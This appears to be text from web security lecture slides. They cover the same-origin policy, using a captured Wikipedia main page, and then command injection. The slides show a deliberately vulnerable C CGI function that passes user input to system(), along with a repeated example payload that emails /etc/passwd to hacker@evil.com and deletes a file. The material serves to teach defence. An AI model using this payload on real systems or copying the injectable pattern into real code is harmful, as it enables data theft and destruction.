- At least 113 people are killed and 160 others injured following a **fire** at a nightclub in Perm, Russia.
- Hifikepunye Pohamba *(pictured)* is **re-elected** President of Namibia and the SWAPO Party wins a majority of seats in the National Assembly.
- A **suicide attack** kills at least 37 people and injures more than 80 others during Friday prayers at a mosque in Rawalpindi, Pakistan.
- Teodoro Obiang Nguema Mbasogo is **re-elected** President of Equatorial Guinea, amid allegations of electoral fraud.

Same-origin policy

- The origin of a page is derived from the URL it was loaded from
- Special case: Javascript runs with the origin of the page that loaded it



http://en.wikipedia.org

http://www.google-analytics.com

W Wikipedia, the free encyc...

http://en.wikipedia.org/wiki/Main_Page

Try Beta · Log in / create account

main page · discussion · view source · history

Wikipedia Forever Our shared knowledge. Our shared treasure. Help us protect it. [Show]

Welcome to Wikipedia,

the free encyclopedia that anyone can edit.

3,118,032 articles in English

- Arts
- Biography
- Geography
- History
- Mathematics
- Science
- Society
- Technology
- **All portals**

Overview · Editing · Questions · Help

Contents · Categories · Featured content · A–Z index

navigation

- Main page
- Contents

Go · Search

interaction

- About Wikipedia
- Community portal
- Recent changes
- Contact Wikipedia
- Donate to Wikipedia
- Help

Today's featured article

second edition of *Lyrical Ballads* in 1800, a collaboration between Wordsworth and Samuel Taylor Coleridge that was both Wordsworth's first major publication and a milestone in the early English Romantic movement. In the series, Wordsworth sought to write unaffected English verse infused with abstract ideals of beauty, nature, love, longing and death. Although they individually deal with a variety of themes, as a series they focus on the poet's longing for the company of his friend Coleridge, who had stayed in England, and on his increasing impatience with his sister Dorothy, who had travelled

In the news

ed and 160

re at a

- Hifikepunye Pohamba *(pictured)* is **re-elected** President of Namibia and the SWAPO Party wins a majority of seats in the National Assembly.
- A **suicide attack** kills at least 37 people and injures more than 80 others during Friday prayers at a mosque in Rawalpindi, Pakistan.
- Teodoro Obiang Nguema Mbasogo is **re-elected** President of Equatorial Guinea, amid allegations of electoral fraud.

Assessing SOP

Originating document	**Accessed document**	
http://wikipedia.org/**a**/	http://wikipedia.org/**b**/	✓
http://wikipedia.org/	http://**www.**wikipedia.org/	✗
http://wikipedia.org/	**https**://wikipedia.org/	✗
http://wikipedia.org**:81**/	http://wikipedia.org**:82**/	✗ ✓ e
http://wikipedia.org**:81**/	http://wikipedia.org/	✗ ✓ e

except e!

Server-side threats:

Command Injection

Simple Service Example

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL like:

  http://harmless.com/phonebook.cgi?regex=<pattern>
- So for example:

  http://harmless.com/phonebook.cgi?regex=Alice.*Smith

  searches phonebook for any entries with "Alice"

  and then later "Smith" in them

  (Note: web surfer doesn't enter this URL themselves; Javascript running in their browser constructs it from what they type into a form)

Simple Service Example, con’t

- Assume our server has some “glue” that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of http://harmless.com/phonebook.cgi?regex=Alice.*Smith

How about http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

%20 is an *escape sequence* that expands to a space (' ')

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of http://harmless.com/phonebook.cgi?regex=Alice.*Smith

How about http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo x; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
        "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Problems?

Control information, not data

Instead of http://harmless.com/phonebook.cgi?regex=Alice.*Smith

How about http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo x; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"